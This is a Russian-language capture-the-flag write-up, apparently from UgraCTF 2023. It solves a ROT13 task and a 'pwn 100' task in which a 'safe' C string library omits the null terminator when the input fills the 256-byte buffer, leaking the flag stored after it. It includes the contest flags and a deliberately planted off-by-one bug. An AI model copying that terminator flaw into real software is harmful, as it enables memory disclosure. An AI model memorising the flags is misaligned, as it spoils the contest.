Шифр ROT13 простой как пробка: каждая буква английского алфавита заменяется на букву, на 13 позиций позже нее в алфавите: `a` на `n`, `b` на `o` и т.д. Если номер буквы + 13 превышает число символов в алфавите, отсчет зацикливается с буквы `a`. Например, `z` (26-я буква) переходит в `m` (13-я буква).

Описание таска — отсылка на устное народное творчество, автор которого неизвестен, сохранившееся в багтрекере GCC:

> This quip has been encrypted using 100 rounds of the ROT13 algorithm.

Применение ROT13 к строке дважды прибавляет к номеру символа 13 и затем еще раз 13, возвращая его в начальное состояние. Иными словами, ROT13 обратен к самому себе. Следовательно, применить ROT13 к строке 1337 раз — то же самое, что применить ROT13 один раз. Для такого уже необязательно писать программу: можно, например, использовать сайт rot13.com.

После расшифровки зашифрованного текста легко найти в нем флаг, поискав подстроку `ugra_`.

> В заключение заметим, что урок, который из этого нужно вынести — не только «не используйте ROT13», но и «не применяйте один и тот же алгоритм с одними и теми же параметрами несколько раз». Например, AES-CTR и AES-OFB ведут себя в этом плане так же, как ROT13. Но есть и менее патологические примеры: например, поскольку далеко не все хеш-функции сюръективны, многократное применение одной хеш-функции может несколько уменьшить пространство хешей, что послужило одной из причин замены PBKDF1 на PBKDF2. Существуют, наконец, атаки, дающие на вопрос «Я придумал плохой шифр, но его можно повторить 1000 раз, станет лучше?» отрицательный ответ. Про некоторые другие примеры можно прочитать на Википедии.

Флаг: **ugra_double_security_for_only_50_more_bucks_df9cxhm9269o**

Безопасность должна быть доступной

gudn, pwn 100

> Одна крупная компания решила открыть код своей внутренней библиотеки для работы со строками. Они настолько в ней уверены, что запустили echo-сервер с ключом доступа от их Bitcoin кошелька. Сможете его достать?
>
> *safestr.c* `nc safestr.q.2023.ugractf.ru 11667` *Токен:* `...` *Что такое nc?*

Решение

Нам дан код на C, использующий структуру SafeString. У нее есть метод `set`, который устанавливает символ только если попадает в границы строки.

Затем есть метод `safeGets`, который реализует ввод строки, но не более какого-то количества символов. Видим, что в конце вызывается `set(s, size, 0)`.

Далее читаем main, из него понимаем, что флаг находится в памяти сразу за нашей строкой. Вспоминаем, что строки в C оканчиваются нулем, и если мы сможем забить всю нашу строку так, чтобы в ней не было нулей, то нам выведут флаг.

Нам дают ввести размер ввода, который должен быть не больше размера строки, то есть максимальное значение 256. Тогда функция `safeGets` попробует поставить туда ноль, но поскольку этот индекс вылезает за пределы строки, она просто не будет этого делать. И мы получим флаг.

Итого: 1. Вводим 256 2. Вводим 256 различных символов чтобы забить строку

Флаг: **ugra_safe_0r_no7_5afe_3tq6n01fjslf**